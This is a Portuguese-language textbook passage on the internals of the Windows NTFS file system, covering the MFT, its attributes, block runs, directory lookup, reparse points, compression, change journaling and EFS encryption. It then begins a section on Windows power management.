O NTFS é um sistema de arquivos hierárquico, similar ao sistema de arquivos do UNIX. O separador entre nomes de componentes é "\", em vez de "/", um fóssil herdado dos requisitos de compatibilidade com o CP/M, quando o MS-DOS foi criado. Diferente do UNIX, os conceitos de diretório atual, referências estritas ao diretório atual (.) e ao diretório pai (..) são implementados como convenções, em vez de uma parte fundamental do projeto do sistema de arquivos. Referências estritas são aceitas, mas são usadas apenas para o subsistema POSIX, assim como o suporte do NTFS para checagem de permissão para percorrer diretórios (a permissão "x" no UNIX).

No NTFS, as ligações simbólicas são admitidas. A criação desse tipo de ligação normalmente é restrita aos administradores, para evitar problemas de segurança, como os ataques de spoofing, que foi o caso do UNIX quando da primeira introdução das ligações simbólicas na versão 4.2BSD. A implementação de ligações simbólicas utiliza um recurso do NTFS denominado **ponto**

de reanálise (discutido mais adiante nesta seção). Além disso, também são suportados os recursos de compactação, criptografia, tolerância a falhas, uso do diário e arquivos esparsos. Essas características e suas implementações serão discutidas em breve.

11.8.2 Implementação do sistema de arquivos NTFS

O NTFS é um sistema de arquivos muito complexo e sofisticado, desenvolvido especificamente para o NT como alternativa ao sistema de arquivos HPFS, que foi desenvolvido para o OS/2. Embora a maior parte do NT tenha sido projetada em terra firme, o NTFS é um recurso único entre os componentes do sistema operacional, visto que a maior parte de seu projeto original foi realizada a bordo de um barco no Puget Sound (seguindo um protocolo estrito de trabalho na parte da manhã e cerveja na parte da tarde). A seguir, estudaremos vários de seus aspectos, começando por sua estrutura e depois passando para a busca de nome de arquivo, a compactação de arquivos, o uso de diário e a criptografia de arquivos.


Estrutura do sistema de arquivos

Cada volume do NTFS (por exemplo, a partição do disco) contém arquivos, diretórios, mapas de bits e outras estruturas de dados. Cada volume é organizado como uma sequência linear de blocos ("clusters", na terminologia da Microsoft), com o tamanho do bloco determinado para cada volume e variando de 512 bytes a 64 KB, dependendo do tamanho do volume. A maioria dos discos NTFS usa blocos de 4 KB como um tamanho que serve como ponto de equilíbrio entre blocos grandes (para transferências eficientes) e blocos pequenos (para obter uma baixa fragmentação interna). Os blocos são referenciados por seus deslocamentos a partir do início do volume, usando-se números de 64 bits.

A principal estrutura de dados de cada volume é a **MFT** (**Master File Table** — Tabela mestra de arquivos), que é uma sequência linear de registros com tamanho fixo de 1 KB. Cada registro da MFT descreve somente um arquivo ou um diretório. O registro contém atributos do arquivo, como seu nome e sua estampa de tempo e a lista de endereços de disco onde seus blocos estão localizados. Se um arquivo for extremamente grande, algumas vezes será necessário usar dois ou mais registros da MFT para abrigar a lista de todos os blocos. Nesse caso, o primeiro registro da MFT, chamado de **registro-base**, aponta para os outros registros da MFT. Esse esquema de estouro nos remete de volta aos tempos do CP/M, no qual cada entrada de diretório era chamada de extensão. Um mapa de bits faz o acompanhamento de quais entradas da MFT estão livres.

A MFT é, em si, um arquivo e, como tal, pode ser colocada em qualquer lugar de um volume, eliminando assim o problema com setores defeituosos na primeira trilha. Além disso, o arquivo pode crescer o quanto for preciso, até um tamanho máximo de 2^{48} registros.

A MFT é mostrada na Figura 11.39. Cada registro da MFT constitui uma sequência de pares (cabeçalho do atributo, valor). Cada atributo começa com um

FIGURA 11.39 Tabela de arquivos mestre do NTFS.

cabeçalho que indica qual é o atributo e o tamanho do valor, pois alguns valores de atributos têm o tamanho variável, como o nome do arquivo e os dados. Se o valor do atributo for suficientemente curto para caber em um registro da MFT, ele será colocado lá. Se for muito grande, será colocado em outro lugar do disco e um ponteiro para ele será inserido no registro da MFT. Isso torna o NTFS bastante eficiente para arquivos pequenos, ou seja, aqueles que se encaixam no próprio registro da MFT.

Os primeiros 16 registros da MFT são reservados para os arquivos de metadados do NTFS, conforme ilustra a Figura 11.39. Cada um dos registros descreve um arquivo normal que tem atributos e blocos de dados, como qualquer outro arquivo. Cada um desses arquivos tem um nome que começa com um cifrão, para indicar que é um arquivo de metadados. O primeiro registro descreve o próprio arquivo da MFT. Ele indica, em particular, onde os blocos da MFT estão, para que o sistema tenha condições de encontrá-lo. Obviamente, o Windows precisa de uma maneira de encontrar o primeiro bloco do arquivo da MFT, para então achar o restante da informação sobre o sistema de arquivos. Ele encontra o primeiro bloco do arquivo da MFT a partir da verificação do bloco de inicialização (boot), onde seu endereço é definido no momento de instalação do sistema.

O registro 1 é uma cópia da primeira parte do arquivo da MFT. Essa informação é tão preciosa que ter uma segunda cópia pode ser absolutamente necessário, no caso de ocorrerem defeitos nos primeiros blocos da MFT. O registro 2 é o arquivo de registro de eventos (*log*). Quando ocorrem mudanças estruturais no sistema de arquivos — como adicionar um novo diretório ou remover um diretório existente —, a ação é registrada nesse arquivo antes de ser realizada, a fim de aumentar a probabilidade de uma recuperação correta, na ocorrência de uma falha durante a operação, tal como um travamento do sistema. As mudanças nos atributos de arquivos também são registradas nesse arquivo. Na verdade, as únicas mudanças que não são registradas no log são as que ocorrem nos dados do usuário. O registro 3 contém informações sobre o volume, como seu tamanho, sua etiqueta de identificação e sua versão.

Conforme mencionado anteriormente, cada registro da MFT contém uma sequência de pares (cabeçalho do atributo, valor). No arquivo *$AttrDef* é que estão definidos os atributos. A informação sobre esse arquivo encontra-se no registro 4 da MFT. Depois vem o diretório-raiz, que também é um arquivo e que pode crescer para um tamanho qualquer. Ele fica descrito no registro 5 da MFT.

O espaço livre do volume é controlado por um mapa de bits, que também é um arquivo, e seus atributos e endereços de disco ficam no registro 6 da MFT. O próximo registro da MFT aponta para o arquivo de carga de inicialização. O registro 8 é usado para ligar todos os blocos defeituosos e assegurar que eles nunca farão parte de um arquivo. O registro 9 contém a informação sobre segurança. O registro 10 é usado para o mapeamento de letras maiúsculas e minúsculas. Para as letras latinas, esse mapeamento de A a Z é óbvio (pelo menos para as pessoas que utilizam esse alfabeto). Para outros idiomas, como grego, armênio ou georgiano, isso é menos óbvio; assim, o arquivo mostra como se faz esse mapeamento. Por fim, o registro 11 é um diretório que contém diversos arquivos para coisas como cotas de disco, identificadores de objetos, pontos de reanálise e assim por diante. Os últimos quatro registros da MFT são reservados para uso futuro.

Cada registro da MFT consiste em um cabeçalho do registro, seguido por uma sequência de pares (cabeçalho do atributo, valor). O cabeçalho do registro contém: um número mágico usado para verificar sua validade, um número sequencial atualizado a cada vez que o registro é reutilizado por um novo arquivo, um contador de referências ao arquivo, o número de bytes realmente usados no registro, o identificador (índice, número sequencial) do registro-base (usado somente para registros de extensão) e alguns outros campos diversos.

O NTFS define 13 atributos que podem aparecer nos registros da MFT. Esses atributos são apresentados na Figura 11.40. Cada cabeçalho de atributo identifica o atributo e indica o tamanho e a localização do campo de valor junto com diversos flags e outras informações. Em geral, os valores do atributo ficam logo após seus cabeçalhos, mas, se um valor for tão grande que não caiba no registro da MFT, ele poderá ser colocado em um bloco de disco separado. Esse atributo é chamado de **atributo não residente**. O atributo de dados é um candidato óbvio a ser não residente. Alguns atributos, como os nomes, podem ser repetidos, mas todos os atributos devem aparecer em uma determinada ordem no registro da MFT. Os cabeçalhos de atributos residentes têm 24 bytes; os de atributos não residentes são maiores porque contêm informação sobre onde encontrar o atributo no disco.

O campo de informação padrão contém o proprietário do arquivo, informações sobre segurança, estampas de tempo exigidas pelo POSIX, contador de ligações estritas, bits que indicam que o arquivo é somente leitura, arquivamento etc. Esse é um campo de tamanho fixo e obrigatório. O nome do arquivo é um campo em

FIGURA 11.40 Os atributos usados nos registros da MFT.

Atributo	Descrição
Informação-padrão	Bits de flag, estampas de tempo etc.
Nome do arquivo	Nome do arquivo em Unicode; pode ser repetido para nome MS-DOS
Descritor de segurança	Obsoleto. A informação de segurança agora fica em $Extend$Secure
Lista de atributos	Localização dos registros adicionais da MFT, se necessário
ID do objeto	Identificador de arquivos de 64 bits, único para este volume
Ponto de reanálise	Usado para montagens e ligações simbólicas
Nome do volume	Nome deste volume (usado somente em $Volume)
Informação sobre o volume	Versão do volume (usado somente em $Volume)
Raiz de índice	Usado para diretórios
Alocação de índice	Usado para diretórios muito grandes
Mapa de bits	Usado para diretórios muito grandes
Fluxo de utilitários de registro	Controla registro de eventos no $LogFile
Dados	Fluxo de dados; pode ser repetido

Unicode e de tamanho variável. Para tornar os arquivos com nomes que não sejam do tipo MS-DOS acessíveis aos programas antigos de 16 bits, os arquivos podem dispor de um **nome curto** 8 + 3 do MS-DOS. Se o nome real do arquivo se encaixar na regra 8 + 3 do MS-DOS, o nome secundário do MS-DOS não será utilizado.

No NT 4.0, a informação sobre segurança podia ser colocada em um atributo, mas no Windows 2000 e nas versões superiores, essa informação fica em um único arquivo, para que vários arquivos possam compartilhar as mesmas descrições de segurança. Isso resulta em uma economia significativa de espaço na maioria dos registros da MFT e no sistema de arquivos inteiro, pois as informações de segurança para muitos dos arquivos de propriedade de usuários diferentes são idênticas.

A lista de atributos é necessária para o caso de os atributos não caberem no registro da MFT. Esse atributo indica onde encontrar os registros de extensão. Cada entrada da lista contém um índice de 48 bits, na MFT, indicando onde o registro de extensão está e um número sequencial de 16 bits para conferir o pareamento entre o registro de extensão e registros-base.

Os arquivos do NTFS possuem um ID associado que é semelhante ao número do i-node no UNIX. Os arquivos podem ser abertos pelo ID, mas os IDs atribuídos pelo NTFS nem sempre são úteis quando o ID deve persistir, pois ele é baseado no registro MTF e pode ser alterado se o registro para o arquivo for movido (por exemplo, se o arquivo for restaurado a partir de um backup). O NTFS permite um atributo de ID de objeto separado, que pode ser configurado em um arquivo e nunca precisa ser alterado. Ele pode ser mantido com o arquivo, caso este seja copiado para um novo volume, por exemplo.

O ponto de reanálise diz ao procedimento de análise sintática do nome do arquivo para fazer algo especial. Esse mecanismo é utilizado para montagem de sistemas de arquivos e ligações simbólicas. Os dois atributos de volume são usados somente para identificação do volume. Os próximos três atributos lidam com o modo como os diretórios são implementados. Os pequenos são apenas listas de arquivos, mas os grandes são implementados usando-se árvores B+. O atributo de fluxo de utilitários de registro é empregado pelo sistema de criptografia de arquivos.

Por fim, chegamos ao atributo pelo qual todos esperamos: o fluxo de dados (ou fluxos, em alguns casos). Um arquivo NTFS possui um ou mais fluxos de dados a ele associados e é aí que se encontra a carga útil (payload). O **fluxo de dados padrão** não é nomeado (por exemplo, *caminhodir\nomearquivo::$DATA*), mas cada **fluxo alternativo de dados** possui um nome, como *caminhodir\nomearquivo:nomefluxo:$DATA*.

Para cada fluxo, o seu nome, se houver, fica no cabeçalho desse atributo. Em seguida ao cabeçalho está uma lista de endereços de disco indicando quais blocos o fluxo contém ou o próprio fluxo, para fluxos de somente algumas centenas de bytes (e há muitos deles). Quando o fluxo de dados real fica no registro da MFT, usa-se o termo **arquivo imediato** (MULLENDER e TANENBAUM, 1984).

É claro que, na maioria das vezes, os dados não cabem no registro da MFT; portanto, o normal é que esse atributo seja não residente. Agora, vejamos como o NTFS fica sabendo da localização dos atributos não residentes — particularmente, dados.

Alocação de armazenamento

Por questões de eficiência, o modelo para o rastreamento dos blocos de disco requer que eles sejam atribuídos em séries de blocos consecutivos, quando possível. Por exemplo, se o primeiro bloco lógico de um fluxo estiver no bloco 20 do disco, então o sistema tentará alocar o segundo bloco lógico no bloco 21, o terceiro no bloco 22 e assim por diante. Uma maneira de fazer isso consiste em alocar, se possível, vários blocos de uma vez só.


Os blocos em um arquivo são descritos por uma sequência de registros, e cada um descreve uma sequência de blocos logicamente contíguos. Para um fluxo sem espaços vazios, haverá somente um desses registros. Os fluxos escritos na ordem, do início até o fim, pertencem a essa categoria. Um fluxo com um espaço vazio (por exemplo, apenas os blocos de 0–49 e os blocos de 60–79 são definidos) terá dois registros. Esse fluxo poderia ser produzido escrevendo-se os primeiros 50 blocos e depois buscando à frente pelo bloco lógico 60 e, então, escrevendo os outros 20 blocos. Quando um espaço vazio é lido, todos os bytes que não existem são zeros. Um arquivo com um espaço vazio é chamado de **arquivo esparso**.

Cada registro começa com um cabeçalho informando o deslocamento do primeiro bloco dentro do fluxo. Depois vem o deslocamento do primeiro bloco não coberto pelo registro. No exemplo anterior, o primeiro registro teria um cabeçalho de (0, 50) e forneceria os endereços de disco para esses 50 blocos. O segundo teria um cabeçalho de (60, 80) e forneceria os endereços de disco para esses 20 blocos.

Cada cabeçalho de registro é seguido por um ou mais pares, cada um indicando um endereço de disco e um tamanho. O endereço de disco é o deslocamento do bloco de disco desde o início de sua partição; o tamanho é o número de blocos na série. No registro podem estar quantos pares forem necessários. O uso desse esquema para um arquivo de nove blocos e três séries está ilustrado na Figura 11.41.

Nessa figura temos um registro da MFT para um pequeno fluxo de nove blocos (cabeçalho 0–8). Ele consiste em três séries de blocos consecutivos de disco. A primeira série é formada pelos blocos 20 a 23, a segunda é constituída pelos blocos 64 e 65 e a terceira consiste nos blocos 80 a 82. Cada uma dessas séries é gravada no registro da MFT como um par (endereço de disco, contador de bloco). O número de séries depende do desempenho do alocador de blocos de disco em encontrar séries de blocos consecutivos quando o fluxo é criado. Para um fluxo de *n* blocos, o número de séries pode ser qualquer coisa entre 1 e *n*.

Convém fazer vários comentários aqui. Primeiro, não há um limite máximo para o tamanho dos fluxos que podem ser representados dessa maneira. Sem compactação de endereço, cada par requer dois valores de 64 bits no par, para um total de 16 bytes. Contudo, um par poderia representar um milhão ou mais blocos consecutivos no disco. Na verdade, um fluxo de 20 MB, formado por 20 séries de um milhão de blocos de 1 KB cada, cabe facilmente em um registro da MFT. O mesmo não ocorre com um fluxo de 60 KB espalhado por 60 blocos isolados.

FIGURA 11.41 Um registro da MFT para um arquivo de três séries e nove blocos.

Segundo, enquanto o modo direto de representar cada par ocupa 2 × 8 bytes, há um método de compactação disponível para reduzir o tamanho dos pares a menos de 16 bytes. Muitos endereços de disco têm vários bytes zero nos bytes de ordem mais alta. Esses zeros podem ser omitidos. O cabeçalho de dados indica quantos deles estão omitidos, isto é, quantos bytes são realmente usados por endereço. Outros tipos de compactação também são empregados. Na prática, muitas vezes os pares têm apenas 4 bytes.

Nosso primeiro exemplo foi fácil: toda a informação do arquivo cabia em um registro da MFT. O que acontece quando o arquivo é tão grande ou tão fragmentado que a informação do bloco não cabe em um registro da MFT? A resposta é simples: usam-se dois ou mais registros da MFT. Na Figura 11.42 vemos um arquivo cujo registro-base está no registro 102 da MFT. Ele tem séries demais para um registro da MFT; desse modo, calcula-se de quantos registros de extensão ele precisa — por exemplo, dois — e inserem-se seus índices no registro-base. O restante do registro é usado pelas primeiras *k* séries de dados.

Observe que a Figura 11.42 apresenta alguma redundância. Em teoria, não seria necessário especificar o final de uma sequência de séries, pois essa informação pode ser calculada a partir dos pares das séries. O motivo para reforçar essa informação é a busca por mais eficiência: para encontrar o bloco em uma determinada posição, é necessário apenas verificar os cabeçalhos do registro, não os pares de séries.

Quando todo o espaço no registro 102 estiver ocupado, o armazenamento da série prosseguirá no registro 105 da MFT. São colocadas nesse registro tantas séries quantas couberem. Quando esse registro também estiver cheio, o restante das séries irá para o registro 108 da MFT. Desse modo, diversos registros da MFT podem ser usados para tratar de grandes arquivos fragmentados.

Surge um problema quando são necessários tantos registros da MFT que não há espaço no registro-base da MFT para relacionar todos os seus índices. Mas há uma solução para esse problema: a lista de registros de extensão da MFT torna-se não residente (isto é, armazenada no disco, e não no registro-base da MFT). Desse modo, ela pode crescer o quanto precisar.

Uma entrada da MFT para um diretório pequeno está ilustrada na Figura 11.43. O registro contém várias entradas de diretório; cada uma delas descreve um arquivo ou um diretório. Cada entrada tem uma estrutura de tamanho fixo, seguida por um nome de arquivo, de tamanho variável. A parte fixa contém o índice da entrada da MFT do arquivo, o tamanho do nome do arquivo e diversos outros campos e flags. Buscar por uma entrada em um diretório consiste em verificar todos os nomes de arquivo, um por vez.

Grandes diretórios usam um formato diferente. Em vez de uma lista linear de arquivos, é empregada uma

FIGURA 11.42 Um arquivo que requer três registros MFT para armazenar todas as suas séries.






FIGURA 11.43 O registro da MFT para um pequeno diretório.

árvore B+ para fazer uma possível busca em ordem alfabética e facilitar a inserção de novos nomes no diretório, no lugar apropriado.

A análise do caminho do diretório *\algum\local* prossegue agora no diretório-raiz de *C:*, cujos blocos podem ser encontrados na entrada 5 da MFT (veja a Figura 11.39). A busca da cadeia "*algum"*, no diretório-raiz, retorna o índice do diretório *algum* na MFT. Então ocorre a busca da cadeia "*local*", que se refere ao registro MTF para esse arquivo. O NTFS executa verificações de acesso voltando ao monitor de referência de segurança e, se tudo der certo, ele procura pelo atributo *::$DATA* no registro da MFT, que é o fluxo de dados padrão.

Agora temos informação suficiente para entender como a busca por nomes de arquivos funciona para um arquivo *\??\C:\algum\local*. Na Figura 11.20, vimos como o Win32, o sistema de chamadas nativas do NT e os gerenciadores de E/S e de objetos trabalham em conjunto na abertura de um arquivo por meio do envio de uma solicitação de E/S para a pilha de dispositivos do NTFS para o volume *C:*. A solicitação de E/S pede ao NTFS para preencher um objeto de arquivo para o restante do nome do diretório, *\algum\local*.

Se a busca pelo arquivo *local* for bem-sucedida, o NTFS configura ponteiros para seus próprios metadados no objeto de arquivo, transmitidos a partir do gerenciador de E/S. Os metadados incluem um ponteiro para o registro do MTF, informações sobre compactação e travas em regiões, vários detalhes sobre compartilhamento etc. A maior parte desses metadados está em estruturas de dados compartilhadas entre todos os objetos referentes ao arquivo. Poucos campos são específicos somente para o arquivo atualmente aberto, tal como o que define se o arquivo deve ser excluído quando fechado. Uma vez que a abertura tenha sido bem-sucedida, o NTFS chama IoCompleteRequest para passar o IRP de volta da pilha de E/S para os gerenciadores de E/S e de objetos. Em última instância, um descritor para o objeto de arquivo é inserido na tabela de descritores do processo corrente, e o controle é devolvido ao modo usuário. Nas chamadas ReadFile subsequentes, o descritor pode ser fornecido por uma aplicação, especificando que o objeto de arquivo para *C:\algum\local* deve ser incluído na solicitação de leitura transmitida da pilha de dispositivos para o NTFS.

Além de arquivos e diretórios comuns, o NTFS suporta ligações estritas similares às do UNIX e também ligações simbólicas usando um mecanismo chamado de **pontos de reanálise**. No NTFS, é possível rotular um arquivo ou um diretório como um ponto de reanálise e associar um bloco de dados a ele. Quando o arquivo ou o diretório for encontrado durante a análise de seu nome, a operação falha e o bloco de dados é devolvido ao gerenciador de objetos. Este pode interpretar os dados como representação de um caminho alternativo e, em seguida, atualizar a cadeia de caracteres para interpretar e tentar novamente a operação de E/S. Esse mecanismo serve para suportar tanto as ligações simbólicas quanto os sistemas de arquivos por montagem, redirecionando a busca para uma parte diferente da hierarquia de diretórios ou até mesmo para uma partição diferente.

Os pontos de reanálise também são utilizados para etiquetar arquivos individuais para drivers de filtro do sistema de arquivos. Na Figura 11.20, mostramos como os filtros podem ser instalados entre o gerenciador de E/S e o sistema de arquivos. As solicitações de E/S são concluídas com a chamada IoCompleteRequest, que passa o controle para as rotinas de conclusão que cada driver representado na pilha de dispositivos inseriu no IRP quando a solicitação estava sendo feita. Um driver que queira etiquetar um arquivo associa uma etiqueta de reanálise e monitora as rotinas de conclusão para operações de abertura de arquivo que falharam porque encontraram um ponto de reanálise. A partir do bloco de dados devolvido com o IRP, o driver consegue distinguir se esse é um bloco de dados que o próprio driver associou ao arquivo. Caso seja, o driver irá parar de processar a conclusão e continuará a processar a solicitação de E/S original. Em geral, isso irá proceder com a solicitação de abertura, mas existe um flag que informa ao NTFS para ignorar o ponto de reanálise e abrir o arquivo.

Compactação de arquivos

O NTFS suporta a compactação transparente de arquivos. Um arquivo pode ser criado em modo compactado, o que significa que o NTFS tenta compactar automaticamente os blocos quando eles são escritos e descompactá-los automaticamente quando são lidos. Os processos que leem ou escrevem arquivos compactados nem ficam sabendo que está havendo compactação e descompactação.

A compactação funciona da seguinte maneira: quando o NTFS escreve, no disco, um arquivo marcado para compactação, ele verifica os primeiros 16 blocos (lógicos) do arquivo, sem se preocupar com quantas séries eles ocupam. Então, ele executa um algoritmo de compactação nesses blocos. Se os dados resultantes puderem ser armazenados em 15 blocos ou menos, os dados compactados serão escritos no disco, preferencialmente em uma série, se possível. Se

os dados compactados ainda ocuparem 16 blocos, os 16 blocos serão escritos na forma descompactada. Depois, os blocos 16 a 31 serão verificados para saber se eles podem ser compactados para 15 blocos ou menos, e assim por diante.

A Figura 11.44(a) mostra um arquivo no qual os primeiros 16 blocos foram compactados para oito blocos, os 16 blocos seguintes falharam na compactação e os últimos 16 blocos foram compactados em 50%. As três partes foram escritas como três séries e armazenadas no registro da MFT. Os blocos "que faltam" são armazenados na entrada da MFT com o endereço de disco 0, conforme mostra a Figura 11.44(b). Nesse caso, o cabeçalho (0, 48) é seguido por cinco pares, dois para a primeira série (compactada), um para a série descompactada e dois para a série final (compactada).

Quando o arquivo é lido, o NTFS deve saber quais séries estão compactadas e quais não estão. Ele fica sabendo disso pelos endereços de disco. Um endereço de disco 0 indica que é a parte final dos 16 blocos compactados. Para evitar ambiguidade, o bloco de disco 0 não pode ser usado para armazenar dados. De qualquer maneira, como ele contém o setor de inicialização, é impossível usá-lo para dados.

O acesso aleatório aos arquivos compactados é possível, mas complicado. Suponha que um processo busque pelo bloco 35 na Figura 11.44. Como o NTFS localiza o bloco 35 em um arquivo compactado? A resposta é: ele primeiro lê e descompacta toda a série. Em seguida, ele busca saber onde o bloco 35 está e então encaminha o bloco para algum processo que possa lê-lo. A escolha de 16 blocos como unidade de compactação foi uma escolha de meio-termo. Torná-lo menor deixaria a compactação menos eficaz. Torná-lo maior tornaria o acesso aleatório mais custoso.


Uso de diário

O NTFS suporta dois mecanismos para que programas detectem mudanças em arquivos e diretórios. O primeiro deles é uma operação NtNotifyChangeDirectoryFile, que passa um buffer ao sistema que, por sua vez, retorna quando uma mudança em um diretório ou subdiretório é detectada. O resultado é que o buffer foi preenchido com uma lista de *registros de modificação*. Se for muito pequeno, registros são perdidos.

O segundo mecanismo é o diário de modificações do NTFS. Este mantém uma lista de todos os registros de modificação para diretórios e arquivos no volume em um arquivo especial, cujos programas podem ler utilizando operações especiais de controle do sistema de arquivos, ou seja, a opção *FSCTL_QUERY_USN_JOURNAL* da API NtFsControlFile. O arquivo de diário em geral é muito grande e há poucas chances que entradas sejam reutilizadas antes que possam ser examinadas.

Criptografia de arquivos

Os computadores são usados para armazenar todo tipo de dados confidenciais, entre eles planos de incorporações, informação sobre tributos e cartas de amor — enfim, informações cujos donos não querem ver reveladas a qualquer um. O roubo de informação pode ocorrer quando um notebook é perdido ou roubado, quando um computador desktop é reinicializado por um

FIGURA 11.44 (a) Um exemplo de arquivo com 48 blocos sendo compactado para 32 blocos. (b) O registro da MFT para o arquivo, depois da compactação.

disco flexível MS-DOS, para contornar a segurança do Windows, ou quando um disco rígido é fisicamente removido de um computador e instalado em outro com um sistema operacional inseguro.

O Windows resolve esses problemas disponibilizando uma opção para criptografar arquivos; desse modo, mesmo quando o computador é roubado ou reinicializado usando o MS-DOS, os arquivos serão ilegíveis. O modo normal de usar a criptografia no Windows é marcando certos diretórios como criptografados, o que faz com que todos os seus arquivos sejam criptografados; além disso, novos arquivos movidos ou criados nesses diretórios também são criptografados. Os processos de encriptar e decriptar em si não são gerenciados pelo próprio NTFS, mas por um driver chamado **EFS** (**Encryption File System** — sistema de arquivos por criptografia), que registra callback com o NTFS.

O EFS oferece criptografia para arquivos e diretórios específicos. Existe ainda outra facilidade de criptografia no Windows, chamada **BitLocker**, que codifica quase todos os dados de um volume e que pode ajudar a proteger os dados independentemente de qualquer ocorrência — desde que o usuário aproveite o mecanismo disponível para chaves fortes. Dado o número de sistemas perdidos ou roubados a todo instante e a grande sensibilidade ao problema de roubo de identidade, é muito importante garantir que os segredos estejam bem guardados. Um número surpreendente de notebooks é perdido diariamente. As principais empresas de Wall Street estimam que, semanalmente, pelo menos um de seus notebooks é esquecido em um táxi só na cidade de Nova York.

11.9 Gerenciamento de energia do Windows

O **gerenciador de energia** evita desperdício no uso de energia pelo sistema. Historicamente, o gerenciamento do consumo de energia consistia em desligar o monitor e evitar que os discos continuassem girando. Mas o problema está se tornando cada vez mais complicado pelos requisitos para estender o tempo que os notebooks podem funcionar com baterias, e questões de conservação de energia relacionadas a computadores desktop mantidos ligados o tempo todo e o alto custo de fornecer energia para as grandes fazendas de servidores que existem atualmente.

Alguns dos recursos de gerenciamento de energia mais recentes são a redução do consumo de energia dos componentes quando o sistema não está em uso, passando os dispositivos individuais para estados de espera (standby) ou mesmo desligando-os totalmente por meio de chaves de energia suaves (*soft*). Os multiprocessadores desligam CPUs individuais quando elas não são necessárias, e até mesmo as taxas de relógio das CPUs em execução podem ser ajustadas para baixo a fim de reduzir o consumo de energia. Quando um processador está ocioso, seu consumo de energia também é reduzido, pois ele não precisa fazer nada além de esperar que haja uma interrupção.

